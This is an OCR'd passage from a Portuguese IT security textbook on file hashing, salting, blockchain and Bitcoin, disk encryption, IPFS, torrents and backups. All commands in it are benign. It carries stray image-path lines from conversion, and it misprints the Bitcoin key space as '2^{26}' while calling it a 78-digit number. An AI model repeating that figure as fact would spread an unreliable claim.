PS C:\Users\gazst\Downloads> Get-FileHash .\big-apple-1056753.jpg
Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          C4C02C07AA00DE5795712CA9FC26077D8ADB15CF26A8D56D741A401DD65A0C87
C:\..\gazst\Downloads\big-apple-1056753.jpg
```

No Linux ou macOS:
$ *openssl sha256 <nomeArquivo>*

Agora, vamos alterar o arquivo. Para o Windows, você deverá efetuar o download de um editor hexadecimal (por exemplo o hxd: https://mh-nexus.de/en/hxd/). No Linux você terá o comando hexedit, que caso ainda não esteja instalado apresentará a janela para fazê-lo.
$ *hexedit <nomeArquivo>*



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificado
00000000  FF D8 FF E0 00 10 4A 46 49 46 00 01 01 00 00 01  ÿØÿà..JFIF......
00000010  00 01 00 00 FF E1 28 10 45 78 69 66 00 00 49 49  ....ÿá(.Exif..II
00000020  2A 00 08 00 00 00 11 00 0F 01 02 00 09 00 00 00  *...............
00000030  DA 00 00 00 10 01 02 00 10 00 00 00 E4 00 00 00  Ú...........ä...
00000040  1A 01 05 00 01 00 00 00 F4 00 00 00 1B 01 05 00  ........ô.......
00000050  01 00 00 00 FC 00 00 00 28 01 03 00 01 00 00 00  ....ü...(.......
00000060  02 00 82 14 31 01 02 00 27 00 00 00 04 01 00 00  ..,.1...'.......
00000070  32 01 02 00 14 00 00 00 2C 01 00 00 13 02 03 00  2.......,.......
00000080  01 00 00 00 02 00 3F 4A 98 82 02 00 05 00 00 00  ......?J˜,......
00000090  40 01 00 00 69 87 04 00 01 00 00 00 62 01 00 00  @...i‡......b...
000000A0  01 A4 03 00 01 00 00 00 00 00 C4 F5 02 A4 03 00  .¤........Äõ.¤..
000000B0  01 00 00 00 00 00 E5 E3 03 A4 03 00 01 00 00 00  ......åã.¤......
000000C0  01 00 E6 95 06 A4 03 00 01 00 00 00 00 00 DF 36  ..æ•.¤........ß6
000000D0  0A A4 03 00 01 00 00 00 00 00 18 AF 0C A4 03 00  .¤..........¯.¤..
000000E0  01 00 00 00 00 00 E5 8A A5 C4 07 00 1C 00 00 00  ......åŠ¥Ä......
000000F0  46 01 00 00 6E 04 00 00 46 55 4A 49 46 49 4C 4D  F...n...FUJIFILM
00000100  00 00 46 69 6E 65 50 69 78 20 53 35 35 30 30 20  ..FinePix S5500
00000110  20 00 48 00 00 00 01 00 00 00 48 00 00 00 01 00   .H.......H.....
00000120  00 00 44 69 67 69 74 61 6C 20 43 61 6D 65 72 61  ..Digital Camera
00000130  20 46 69 6E 65 50 69 78 20 53 35 35 30 30 20 20   FinePix S5500
00000140  20 56 65 72 31 2E 30 30 00 08 32 30 30 36 3A 30   Ver1.00..2006:0
00000150  39 3A 30 38 20 32 33 3A 33 36 3A 31 34 00 20 20  9:08 23:36:14.
00000160  20 20 00 2A 50 72 69 6E 74 49 4D 00 30 32 35 30    .*PrintIM.0250
```

Veja que uma parte do arquivo contém metadados: dados sobre os dados. São informações que não vão alterar a imagem. Podemos alterar somente um S para 5, após FinePix.

```
..Digital Camera  ..Digital Camera
 FinePix S5500     FinePix 55500
 Ver1.00..2006:0   Ver1.00..2006:0
```

Grave o arquivo. Obtenha o hash novamente com os comandos *Get-FileHash* ou *openssl sha256* como anteriormente. Compare os hashes:

```
PS C:\Users\gazst\Downloads> Get-FileHash .\big-apple-1056753.jpg

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          BB7AB6EA1E07CCADF5A1F1E8A8429EE33E432FD0089A88141617DE7460D6024F       C:\Users\gazst\Downloads\big-apple-1056753.jpg
```

arquivo original: C4C02C07AA00DE5795712CA9FC26077D8ADB15CF26A8D56D741A401DD65A0C87
arquivo alterado: BB7AB6EA1E07CCADF5A1F1E8A8429EE33E432FD0089A88141617DE7460D6024F

A foto permaneceu a mesma. É impossível ver alteração na imagem. Elas são idênticas. Mas podemos identificar qual é qual através do hash.

Calculando o Hash de Estruturas de Diretórios Para Análise Forense

Windows:
Vá até o menu iniciar, procure pelo PowerShell e execute o comando. Veja que no caso abaixo estamos usando outro disco para gravar o resultado, que seria o esperado em uma análise real:
C:\Users\User> *ls * -Recurse | Get-FileHash > d:\FullDirHash.txt*

Caso não tenha dois discos, utilize seu diretório padrão como saída:

C:\Users\User> *ls * -Recurse | Get-FileHash > FullDirHash.txt*

No Linux ou macOS:

$ *find * | xargs openssl sha256 | grep -v "error" > FullDirHash.txt*

$ *cat FullDirHash.txt*

SHA256(Downloads/VPNBook.com-OpenVPN-PL226/vpnbook-pl226-udp25000.ovpn)=
5a2dd05de26290be211d5b912a9fd10969d6abeca1eee543b5ad7239c51dc38c
SHA256(Downloads/VPNBook.com-OpenVPN-PL226/vpnbook-pl226-udp53.ovpn)=
bec6ec70e850aa6e6710748515b4c9b27db6d0c0006becb41c5a922df5c24152
SHA256(Downloads/VPNBook.com-OpenVPN-PL226/vpnbook-pl226-tcp443.ovpn)=
50950f67047d312c2bd5c876a459aebecc5c50cce0da78dbd18630e191bef323
SHA256(Downloads/VPNBook.com-OpenVPN-US1/vpnbook-us1-udp53.ovpn)=
b07eebdfe3fd7c64ede2a1c2340ecb54601fbbc0929386b9dfec33b1fc5bc63b
SHA256(Downloads/VPNBook.com-OpenVPN-US1/vpnbook-us1-udp25000.ovpn)=
3e4c55f7dd15c8de7409c45f12121545d855bcb2929807d374daa29c89551da2
SHA256(Downloads/openssl)= e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
SHA256(Downloads/FreeVPN.me-OpenVPN-Bundle-July-2020.zip)=
477f73850b746a2fa3025ddf3ad4d2ab2468cb19f32a0342af6bd02fb8892167
SHA256(FullDirHash.txt)= e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855

E assim se encerra a apresentação desta incrível ferramenta que fornece uma impressão digital única para cada arquivo. Com uma infinidade de usos, o hash garante assim integridade dos dados, segurança de senhas, arquivos e informações.

Salt

O salt ou sal é um tempero adicionado ao hash que, mantendo o mesmo nível de dificuldade de senha consegue se proteger de ataques como rainbow table. Isso porque além da palavra original é adicionado o sal ao processo, e o hash é alterado. Por exemplo, dois usuários com a mesma senha

Por exemplo o hash sha256 da senha *password* é
5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8


Isso para qualquer sistema e usuário. Caso algum programa reconheça a string ele já sabe a palavra. Ao adicionar sal, mesmo que todos os usuários do sistema possuam essa mesma senha, o hash será diferente e não será possível realizar pesquisas em rainbow tables para quebrá-la.

STACKOVERFLOW. Fórum. How does password salt help against a rainbow table attack? Disponível em https://stackoverflow.com/questions/420843/how-does-password-salt-help-against-a-rainbow-table-attack Acesso em 03/12/2022.

Blockchain

Blockchain é uma cadeia de blocos, onde o hash do bloco anterior é incluído no começo do bloco atual. Vá até o site https://tools.superdatascience.com/blockchain/blockchain e crie uma blockchain visualmente. Ao inserir todas as informações necessárias em um bloco, ele é gravado com a operação conhecida como mineração.

Mineração é o cálculo do hash do bloco atual e criação de um novo bloco. Esse novo bloco conterá, entre as informações que vai armazenar, o hash do bloco atual. Isso torna toda a cadeia dependente de todos os blocos anteriores. Se alguém modificar algum bloco terá que modificar também todos os blocos subsequentes, exigindo uma grande quantidade de processamento.



PONTEVES, Hadelin de. Bloackchain A-Z(™): Learn How To Build Your First Blockchain. Disponível para compra em https://www.udemy.com/course/build-your-blockchain-az/learn/lecture/9657390#overview Acesso em 03/12/2022.

Criptomoedas

As criptomoedas são uma forma de informação digital armazenada através de tokens criptográficos fungíveis, ou seja, identificadores únicos que podem se unir e se dividir. Utilizam algoritmos criptográficos para garantir a segurança das transações, e um sistema ponto a ponto descentralizado, mantendo um banco de dados distribuído, público, e que contém todas as informações das transações. A carteira digital é na verdade uma chave criptográfica que dá permissão de acesso a um endereço específico.

Apesar de sua robustez estar comprovada, como no caso do Bitcoin, cujo mercado vale centenas de bilhões de dólares (já tendo ultrapassado a casa do trilhão em momentos de valorização), existem vários casos de transações duplicadas e errôneas, muitas vezes exploradas em bugs por hackers.

Caso alguém obtenha a chave de sua carteira e senha poderá realizar transações. Como o sistema é descentralizado e distribuído, não há a quem reclamar. Uma vez que a transação foi registrada ela é

praticamente irreversível, e ficará registrada enquanto a Blockchain existir. Outra consideração importante: ao esquecer sua senha do banco, você pode ir até lá pessoalmente e realizar uma alteração. Se esquecer a senha de uma carteira cripto somente a quebra de senhas por força bruta poderá solucionar, e dependendo da segurança da senha isso pode significar a perda da carteira.

Hoje existem centenas de criptomoedas, sendo as mais comuns o Bitcoin e o Ethereum. O mercado sobe e desce incansavelmente, e na mesma proporção cria e destrói fortunas. A tecnologia envolvida, porém, encontra cada vez mais aplicações práticas e as transações distribuídas em blockchain já são uma realidade em sistemas de pagamentos, contratos inteligentes, certificados de formação, cadeia de suprimentos e na área de saúde.

HENRIQUE, João. Descubra as 7 principais aplicações do blockchain e seu funcionamento. 13/03/2021 Disponível em https://www.voitto.com.br/blog/artigo/aplicacoes-do-blockchain Acesso em 04/12/2022.


BitCoin

https://bitcoin.org/

Bitcoin é a mais famosa das criptomoedas, pois foi a primeira a introduzir o conceito. Você pode ler a origem dessa lenda no paper original de 2008, disponível em https://bitcoin.org/bitcoin.pdf. Abaixo um trecho desse documento histórico, no capítulo que descreve como as transações são executadas. O texto, assinado por Satoshi Nakamoto, mantém o mistério da real identidade de seu idealizador até hoje, apesar de algumas teorias.

O Bitcoin é baseado em Blockchain e seu primeiro bloco foi minerado em janeiro de 2009. Você pode conferir o Gênesis Block em https://www.blockchain.com/explorer/blocks/btc/0. Com zero transações, recebeu 50 BTC pela sua criação.

Existem várias carteiras disponíveis, algumas online, algumas offline, algumas de hardware. Hoje em dia é possível negociar em várias plataformas e adquirir Bitcoins instantaneamente.



NAKAMOTO, Satoshi. Bitcoin: A Peer-to-Peer Electronic Cash System. Disponível em https://bitcoin.org/bitcoin.pdf Acesso em 03/12/2022.

Endereços e Chaves Privadas

Fiz uma experiência em 2014, onde criei um endereço de Bitcoin. Existem métodos através de força bruta para que você crie alguns algarismos personalizados no início do endereço. Você pode obter um programa com essa finalidade em https://github.com/samr7/vanitygen. O programinha usa força bruta para achar chaves e endereços, e quando um endereço está dentro de seu critério ele fornece a você a chave. Cada letra escolhida vai multiplicando o tempo necessário ao processamento. Para computar uma chave privada completa de uma carteira Bitcoin a partir de seu endereço seriam necessários trilhões de computadores por trilhões de anos. O número é de uma chance por tentativa em 2^{26}, ou 115 quadragintilhões, um número de 78 dígitos estimado ser maior que o número total de átomos do Universo.

CHIPOLINA, Scott. How Hard Is To Brute Force a Bitcoin Private Key? 05/02/2021 Disponível em: https://decrypt.co/43093/how-hard-is-it-to-brute-force-a-bitcoin-private-key Acesso em 03/12/2022.

Somente computação quântica poderia ser capaz de achar a resposta, mas o poder de processamento ainda é maior do que a tecnologia disponível. Seriam necessários 2,5 mil qubits para quebrar a criptografia e obter o controle da blockchain. Hoje, o maior computador quântico do mundo é fabricado pela IBM e tem 433 qubits.


NASCIMENTO, Daniela Pereira do. É possível invadir uma chave privada de bitcoin? 28/09/2022 https://www.moneytimes.com.br/e-possivel-invadir-uma-chave-privada-de-bitcoin/ Acesso em 03/12/2022.

INOVAÇÃO TECNOLÓGICA, Site. IBM Apresenta computador quântico com 433 qubits, o maior do mundo. Disponível em https://www.inovacaotecnologica.com.br/noticias/noticia.php?artigo=ibm-apresenta-computador-quantico-433-qubits-maior-mundo&id=020150221109#.Y4uFHcvMJQI Acesso em 03/12/2022.

Quis criar então um endereço que começava com 1GazsTao. Consegui o endereço, mas o experimento com quebra de hashes em placas de vídeo foi encerrado quando queimei a segunda ATI Radeon 7970, que durante um dos processos ficou com listras na tela e nunca mais funcionou direito ao queimar uma das memórias. O uso intenso de recursos causou um superaquecimento e foi o fim de uma era de experimentos com hashes muito produtiva em termos de conhecimento.

Transferi alguns poucos centavos de Bitcoin para deixar registrado esse endereço na blockchain (Na época cada BTC valia R$1500 e eu já achava uma fortuna). O experimento está devidamente registrado e eternizado na Blockchain com uma transferência de 0,000999 BTC e você pode acessá-lo em http://bit.ly/3gTVmFe. Ainda tenho as carteiras, que estão todas zeradas. Nunca imaginei que aqueles mil e quinhentos iam ser uma fração do valor que o Bitcoin atingiria poucos anos depois.

A transação foi registrada com o hash
988040834994ccef9498367c7dd97eee3a2f9afef8cf4b66004e82358622ce99
e pode ser acessada em
https://www.blockchain.com/btc/tx/988040834994ccef9498367c7dd97eee3a2f9afef8cf4b66004e82358622ce99



Exemplo de Visualização de uma Transação Bitcoin

Criptografia de Unidades de Armazenamento

A criptografia pode ser utilizada para proteger as informações de acesso não autorizado. Mesmo que um computador possua senha para inicialização, seus dados poderão ser lidos caso seja possível acessar fisicamente a unidade de armazenamento.

Imagine o caso de um executivo que carrega em seu notebook centenas de arquivos confidenciais, além de mensagens de email e aplicativos de acesso remoto à rede. Sua perda ou roubo poderiam comprometer o funcionamento de todo o negócio, e fornecer as informações a qualquer um que o possua.

A criptografia de disco, apesar do nome, pode ser utilizada em qualquer unidade de armazenamento, seja disco, fita ou chip de memória. É utilizada para aplicar criptografia de dados em tempo real *(on the fly)* e de forma transparente ao usuário, sem ser notado e ativo durante todo o processo de gravação e leitura dos dados.

Como consequência, um usuário não autorizado não poderá ler o conteúdo do disco mesmo que esteja em posse do mesmo, e os dados estarão protegidos.

Se você ativar a criptografia, esquecer sua senha e não tiver uma chave reserva, não será possível acessar os dados, que serão perdidos. É importante estabelecer uma política de armazenamento de chaves reserva de modo seguro, em que possam ficar por longos períodos de tempo armazenadas sem que sejam perdidas ou copiadas.

Ativando a criptografia de disco no macOS

Todos os computadores Apple possuem a capacidade de ativar a criptografia de disco por padrão. O programa que executa essa tarefa é chamado de *FileVault,* traduzido como cofre de arquivos. Para acessar o *FileVault* vá até o menu *Apple -> Preferências do Sistema -> Segurança e Privacidade -> FileVault.* Você não poderá utilizar o FileVault em conjuntos RAID.

A partir do momento que estiver ativado, será necessário digitar uma senha antes da inicialização do sistema. Você pode optar por dois métodos de recuperação caso esqueça sua senha: *Conta e senha do iCloud,* em que você não precisará se preocupar com sua chave reserva mas deve levar em conta a possibilidade da Apple ter capacidade de desbloquear seu disco, ou *Chave reserva* que é uma senha e que deve ser armazenada em local seguro e que não possa ser obtida por terceiros, mas que esteja disponível se necessário.

Uma vez que o processo de criptografia do disco for iniciado, ele somente poderá ser desativado após a conclusão do processo. Ela pode demorar algum tempo dependendo da quantidade de informações armazenadas e do uso do computador. Você pode continuar utilizando o equipamento enquanto o disco é criptografado.

Ativando a criptografia de disco no Windows

Algumas versões do Windows não possuem a criptografia de disco instalada por padrão. É o caso das versões *home.* Para verificar se sua máquina possui o recurso instalado, acesse o menu iniciar e procure por *Gerenciar o Bitlocker.* Também é possível utilizar o botão direito sobre o drive em questão. Caso sua versão tenha o Bitlocker você verá um ícone de ligar Bitlocker disponível.

Você poderá escolher em qual unidade deseja ativar a criptografia. Ao escolher a opção *Ligar Bitlocker* será exigida a senha de administrador e um método de desbloqueio da unidade, que poderá ser uma senha ou um cartão inteligente. Escolha seu método preferido e *avançar.*

E por último selecione onde deseja guardar a chave de recuperação. Você poderá gravá-la em um arquivo e enviar para seu email, imprimir e guardar, salvar em uma unidade USB ou na sua conta Microsoft.

Antes de iniciar a criptografia você ainda deverá escolher se quer criptografar apenas o espaço utilizado, que é mais rápido mas permite que os arquivos já excluídos possam eventualmente ser recuperados sem criptografia, ou a unidade inteira, que apesar de mais demorado oferece a garantia de que os arquivos que já foram excluídos também estarão indisponíveis.

Selecione *Avançar* e sua unidade será criptografada.

Ativando a criptografia em máquinas VirtualBox

Para ativar a criptografia em qualquer máquina VirtualBox você precisa ter o VirtualBox Extension Pack instalado. Ele pode ser obtido no próprio site do VirtualBox, logo abaixo dos downloads de pacotes de instalação. Vá até https://www.virtualbox.org/wiki/Downloads e selecione o Extension Pack correspondente à sua versão do VirtualBox.

Após efetuar a instalação da ferramenta de extensão, vá até as configurações da máquina virtual que deseja criptografar, selecionando *Configurações* no menu, na guia *Geral,* aba *Criptografia de Disco* e selecione a opção *Habilitar Criptografia de Disco.* Escolha o algoritmo de criptografia desejado, e caso o objetivo seja preservar a privacidade dos dados opte pela versão mais robusta disponível. Entre duas vezes com a senha. Em caso de perda da senha, é muito provável que os dados estejam inacessíveis permanentemente.

Em todas as inicializações do sistema da máquina virtual, logo após a tela de boot da VirtualBox, você terá que colocar a senha para descriptografar o disco e dar sequência à inicialização.

Compartilhamento e Web Distribuída

Existem alguns arquivos que serão utilizados no seu dia a dia, que não estarão disponíveis, muitas vezes por serem obsoletos, ou por serem muito grandes e onerosos de hospedar, como arquivos de instalação ISO. Para esses tipos de arquivos existem ferramentas de compartilhamento muito úteis, e faremos uma breve introdução a algumas delas.

O uso de software pirata é proibido, além de nada recomendado do ponto de vista da segurança. Todas as atividades descritas devem ser executadas dentro da lei. Utilize esse poderoso conhecimento para otimização e melhoria dos processos existentes e do bem comum. Não há valor que possa pagar o tempo de vida perdido por estar atrás das grades!

Diferente do modelo de rede cliente-servidor, onde um computador fica responsável por armazenar e distribuir conteúdo, o modelo P2P (peer to peer ou ponto a ponto) não tem um servidor dedicado, sendo todos os hosts clientes e servidores. Cada um deles mantém dados dos arquivos compartilhados, enviando e recebendo arquivos simultaneamente, recebendo dados e disponibilizando para outros hosts da rede.

IPFS, O Sistema de Arquivos Interplanetário

https://ipfs.tech/

O sistema de arquivos interplanetário parece algo realmente alienígena. Você envia um arquivo para lá e ele se torna público. Muitas das artes em NFT são distribuídas dessa forma. O sistema é composto de um protocolo e uma rede capazes de criar um armazenamento em um sistema de arquivos distribuído. Semelhante ao torrent, os arquivos estão em vários lugares, e em nenhum lugar em específico, podendo cada usuário ter partes dos dados, que devido à redundância são resilientes.

Uma vez que o arquivo é colocado no IPFS ele só será excluído caso todos os nós parem de compartilhá-lo (*falaremos sobre o unpinned logo à frente*). Enquanto houver um único nó com o arquivo ele poderá ser recuperado. Foi lançado em 2015 e só não atingiu ainda o grande público

pois as páginas e arquivos enviados não podem ser alterados. Caso isso ocorra, é necessário enviar o novo arquivo, que existirá em paralelo.

O IFPS foi usado para criar um espelho da Wikipédia, para que pessoas que vivem em áreas onde ela é bloqueada possam acessá-la. Essa versão, porém, é um retrato imutável do que foi postado e não pode ser alterado.

Para evitar conflitos de nomes, cada arquivo usa um *hash* como nome. Assim, arquivos idênticos, mesmo que tenham sido criados com outros nomes, serão renomeados com o mesmo *nome hash,* não havendo dois arquivos idênticos com nomes diferentes.


Caso você queira apenas baixar arquivos, não precisará instalar nada em seu computador, pois existem *gateways* que interligam a rede com o protocolo http da internet. Você pode acessar arquivos do sistema interplanetário por exemplo nos links:

https://ipfs.io/ipfs/<endereçoIPFS>
https://gateway.pinata.cloud/ipfs/<enderecoIPFS>

Caso queira enviar arquivos para o sistema, você poderá criar uma conta em *https://pinata.cloud* onde terá direito a 1GB. Enquanto seus arquivos estiverem *presos* ou no estado *pinned* eles não serão excluídos. Se você *desprendê-los* ou deixá-los *unpinned* eles eventualmente poderão ser excluídos se não estiverem presos em nenhum outro nó. Mas o fato de desprendê-los não significa necessariamente que serão excluídos.

Se deseja se aprofundar no sistema IPFS, vamos utilizá-lo localmente. Vá até a página oficial de downloads em *https://github.com/ipfs/ipfs-desktop/releases* e escolha sua versão. Caso ela não seja exibida, verifique que ao final da lista existe um link *Show all xx assets.* Instale de acordo com as instruções e abra o programa. Se estiver no Windows o Firewall irá perguntar se você quer deixar as portas do serviço disponíveis. Aceite.

Ao abrir o IPFS, você poderá explorar, acessar ou criar arquivos. Vamos enviar um arquivo para o sistema interplanetário. **Escolha um arquivo que possa ser publicado.** Uma vez que o arquivo for enviado, não há garantia de que seja possível excluí-lo. Selecione *ficheiros* e *+import* , selecione o arquivo de instalação do *IPFS-Desktop* que acabou de baixar. Envie. Ao finalizar o envio, você verá um *hash* identificador.



Nome do Arquivo: IPFS-Desktop-Setup-0.24.1.exe
Nome no IPFS (hash): QmQojWU6gyRFZv4LSMaYTknezuxMfmtG3DyTmvbNwDSMYB

Você pode *prender* o arquivo, assim ele estará na sua máquina, ou desprendê-lo, e ele poderá ser excluído. Na direita, ao lado do tamanho do arquivo, você verá um ícone com três pontos, e ao selecioná-lo você terá opções para compartilhar o arquivo (já com um link de gateway para baixar de qualquer computador com acesso à internet), copiar o hash, inspecionar, prender ou desprender, efetuar o download, renomeá-lo (não terá efeito no IPFS), removê-lo ou publicá-lo.

Wikipédia. Sistema de Arquivos Interplanetário. Disponível em: https://pt.wikipedia.org/wiki/Sistema_de_Arquivos_Interplanetário Acesso em 01/12/2022.

Torrent

Torrent é o nome de arquivo compatível com o protocolo de compartilhamento de arquivos *BitTorrent*, uma tecnologia criada pela empresa de mesmo nome. Ele funciona criando uma rede ponto a ponto (P2P) entre todos os usuários do protocolo, com o intuito de distribuir arquivos.

No protocolo torrent, o usuário que disponibiliza o arquivo original ou que já tem uma cópia completa e está apenas enviando dados é conhecido como *seed*. Os que começam a baixar os dados são conhecidos como *peers.* Os usuários já estão fornecendo fragmentos do arquivo para a rede antes mesmo de ter o download completo.

Para baixar um arquivo torrent, você precisa de um programa torrent. Tome cuidado ao instalar e leia bem os termos, pois muitos programas instalam *oportunidades* se você fizer uma instalação do tipo *continuar continuar continuar finalizar*.

Como os softwares open-source são mais auditáveis, mesmo que possuam menos recursos, costumam ser mais confiáveis. O qbittorrent por exemplo, que pode ser obtido em https://www.qbittorrent.org/ é um dos clientes open source disponíveis.

Além do aplicativo, você irá precisar de um arquivo .torrent ou link magnet. Esse arquivo ou link dará início ao processo de download e você poderá acompanhar o progresso do download, bem como a proporção entre envio/recebimento e outras estatísticas interessantes.

O bittorrent é legal, e é um protocolo que facilita a comunicação entre pontos de rede, sendo resiliente e distribuído. É utilizado por várias companhias para distribuição de seus arquivos, arquivos governamentais, compartilhamento de arquivos e projetos. Porém, como praticamente todas as ferramentas poderosas, pode ser usado para atividades ilícitas. O torrent acabou se tornando um protocolo associado à pirataria, especialmente depois de polêmicas com sites como o *piratebay.* Filmes, livros, séries, games, programas... Uma infinidade de arquivos com direitos autorais protegidos ou até mesmo dados confidenciais são distribuídos através da rede.

Vale ressaltar que a rede torrent não garante anonimato, e a violação de direitos autorais é crime resultando em pena de prisão ou multa para quem baixa e distribui conteúdos protegidos, com ou sem lucro envolvido.

Durante um tempo a pirataria foi impulsionada pela própria capacidade de suplantar a indústria, sendo a distribuição por torrents muitas vezes mais eficiente que os canais de venda e distribuição oficiais, o que foi solucionado com a criação dos serviços de streaming.

O torrent, porém, é um conceito muito mais poderoso, e que envolve resiliência, escalabilidade e robustez.

WIKIPÉDIA. BitTorrent, protocolo. Disponível em https://pt.wikipedia.org/wiki/BitTorrent Acesso em 01/12/2022.

GOGONI, Ronaldo. O que é torrent? Disponível em https://tecnoblog.net/responde/o-que-e-torrent/ Acesso em: 01/12/2022.

Backup

O termo backup se refere a uma cópia de segurança ou cópia reserva. No universo digital é utilizada para descrever uma cópia realizada para assegurar que um arquivo ou conjunto de dados não se perca. Assim, se houver dano ou problemas com o arquivo original, o arquivo reserva pode ser restaurado.

No mundo conectado, onde as informações são valiosas, o prejuízo e os danos que a perda de dados podem causar são inestimáveis. Sistemas e bancos de dados, arquivos de texto com centenas de horas de trabalho, registros e imagens médicas, fotos e filmagens de eventos que não se repetirão, dados financeiros e documentos importantes. Atualmente vários itens valiosos são armazenados digitalmente, e poder realizar uma cópia de segurança com poucos recursos é um dos privilégios do mundo digital.

Danos ao sistema, roubo, perdas ou exclusão acidental podem ser contornados com cópias frequentes e metódicas. Qualquer recurso está sujeito a falha, e utilizar processos para reduzir os danos é um dos modos mais eficientes de contornar isso.

Essas cópias podem ser feitas em fitas DAT, discos rígidos, drives de estado sólido, na rede, na nuvem ou outros dispositivos. Preferencialmente devem estar criptografadas, para em caso de extravio não poderem ser visualizadas.

Um backup pode ser a simples cópia de todos os arquivos, cópias incrementais inteligentes, compactação com criptografia e de outros modos a ser escolhidos de acordo com a necessidade.

Uma cópia completa ou full backup tem todos os dados copiados. Por isso, o recurso de backup deve ter praticamente a mesma capacidade de armazenamento do original. Eventualmente devido a fatores de compactação e metadados pode ser um pouco maior ou menor, tendendo para o mesmo tamanho.

O backup diferencial é uma cópia de atualização em relação a um backup full. Assim, todos os arquivos a serem armazenados que sejam diferentes dos contidos na cópia full são incluídos no processo. Para restaurar é necessário ter a cópia completa e a última versão diferencial. A realização do backup é mais lenta, mas sua restauração é mais rápida.

O backup incremental é composto do backup full e todas as atualizações subsequentes. Ele só armazena os dados alterados desde o último backup, mantendo assim o histórico completo das atualizações mas precisando de todo o conjunto de dados para a restauração. O backup dos dados é feito de modo mais rápido, mas a restauração é mais lenta.

Espelhamento - Cópia Forense - Clone de Disco - HD para SSD

Basicamente o que é feito para transferir o sistema de um HD para um SSD é o mesmo processo de espelhar um disco: copia seu conteúdo completamente em outra unidade. Existem algumas considerações sobre o processo.

A cópia forense é uma cópia completa de um disco, para que esse possa permanecer intocado enquanto seu clone é analisado.

com Norton Ghost

